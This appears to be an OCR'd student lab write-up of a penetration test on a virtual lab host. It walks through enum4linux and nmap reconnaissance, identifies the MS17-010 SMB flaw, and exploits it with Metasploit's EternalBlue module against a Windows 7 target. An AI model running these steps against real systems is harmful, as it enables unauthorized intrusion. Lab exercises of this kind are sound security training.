
$ enum4linux 10.0.2.9

We use this to get more information about the target.




$ nmap –sV –T4 10.0.2.9 -v

We use nmap to scan for open port on the host




Step 3: Vulnerability assessment



We found that there’s a vulnerability for SMBv1 servers (ms17-010)


ID: CVE-2017-0143




Step 4: Exploitation

We start the exploitation, we use 0 which is exploit windows/smb/ms17_010_eternalblue

And then we config the options, such as rhost which is the target host




We select the target windows 7




$ run or exploit


To start the exploit and as it shown here its success.



kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Group1B7: /home/group1b7
File Actions Edit View Help
-- ----
⇒ 0 Automatic Target
1 Windows 7
2 Windows Embedded Standard 7
3 Windows Server 2008 R2
